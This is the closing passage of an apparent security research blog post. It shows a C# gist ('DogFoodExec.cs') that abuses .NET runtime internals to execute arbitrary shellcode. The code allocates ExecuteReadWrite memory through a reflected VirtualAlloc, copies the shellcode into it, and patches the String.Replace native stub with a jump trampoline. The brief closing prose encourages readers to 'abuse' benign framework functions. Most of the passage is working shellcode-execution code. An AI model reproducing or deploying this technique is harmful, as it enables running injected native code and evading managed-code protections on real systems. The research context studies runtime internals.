for (int i = 0; i < 200; i += IntPtr.Size)
{
Marshal.Copy(new[] { addr }, 0, unmanagedPtr + i, 1);
}
return (IntPtr)GetNDirectTarget.Invoke(null, new object[] { unmanagedPtr });
}
public static void CopyMemory(byte[] source, IntPtr dest)
{
// Pad to IntPtr length
if ((source.Length % IntPtr.Size) != 0)
{
source = source.Concat<byte>(new byte[source.Length % IntPtr.Size]).ToArray();
}
GCHandle pinnedArray = GCHandle.Alloc(source, GCHandleType.Pinned);
IntPtr sourcePtr = pinnedArray.AddrOfPinnedObject();
for (int i = 0; i < source.Length; i += IntPtr.Size)
{
WriteMemory(dest + i, ReadMemory(sourcePtr + i));
}
}
public static void Execute(byte[] shellcode)
{
// mov rax, 0x4141414141414141
// jmp rax
var jmpCode = new byte[] { 0x48, 0xB8, 0x41, 0x41, 0x41, 0x41, 0x41, 0x41, 0x41, 0x41, 0xFF,
0xE0 };
var t = typeof(System.String);
var ecBase = ReadMemory(t.TypeHandle.Value + 0x28);
var mdcBase = ReadMemory(ecBase + 0x20);
IntPtr stub = ReadMemory(mdcBase + 0x18 + 8);
var kernel32 = typeof(System.String).Assembly.GetType("Interop+Kernel32");
var VirtualAlloc = kernel32.GetMethod("VirtualAlloc", System.Reflection.BindingFlags.NonPublic |
System.Reflection.BindingFlags.Static);
var ptr = VirtualAlloc.Invoke(null, new object[] { IntPtr.Zero, new UIntPtr((uint)shellcode.Length),
Internals.AllocationType.Commit | Internals.AllocationType.Reserve,
Internals.MemoryProtection.ExecuteReadWrite });
IntPtr mem = (IntPtr)ptr.GetType().GetMethod("GetPointerValue", BindingFlags.NonPublic |
BindingFlags.Instance).Invoke(ptr, new object[] { });
CopyMemory(shellcode, mem);
CopyMemory(jmpCode, stub);
WriteMemory(stub + 2, mem);
"ANYSTRING".Replace("XPN", "WAZ'ERE", true, null);
}
public static class Internals
```

```
{
[Flags]
public enum AllocationType
{
Commit = 0x1000,
Reserve = 0x2000,
Decommit = 0x4000,
Release = 0x8000,
Reset = 0x80000,
Physical = 0x400000,
TopDown = 0x100000,
WriteWatch = 0x200000,
LargePages = 0x20000000
}
[Flags]
public enum MemoryProtection
{
Execute = 0x10,
ExecuteRead = 0x20,
ExecuteReadWrite = 0x40,
ExecuteWriteCopy = 0x80,
NoAccess = 0x01,
ReadOnly = 0x02,
ReadWrite = 0x04,
WriteCopy = 0x08,
GuardModifierflag = 0x100,
NoCacheModifierflag = 0x200,
WriteCombineModifierflag = 0x400
}
}
}
}
```
view raw DogFoodExec.cs hosted with ❤ by GitHub

And of course, if we execute this, we end up with our desired result of unmanaged code execution:

https://youtu.be/-HDxYfUYFLw

A project providing all examples in this post can be found here.

With the size of the .NET framework, this of course only scratches the surface, but hopefully has given you a few ideas about how we can abuse some pretty benign looking functions to achieve unmanaged code execution in weird ways. Have fun!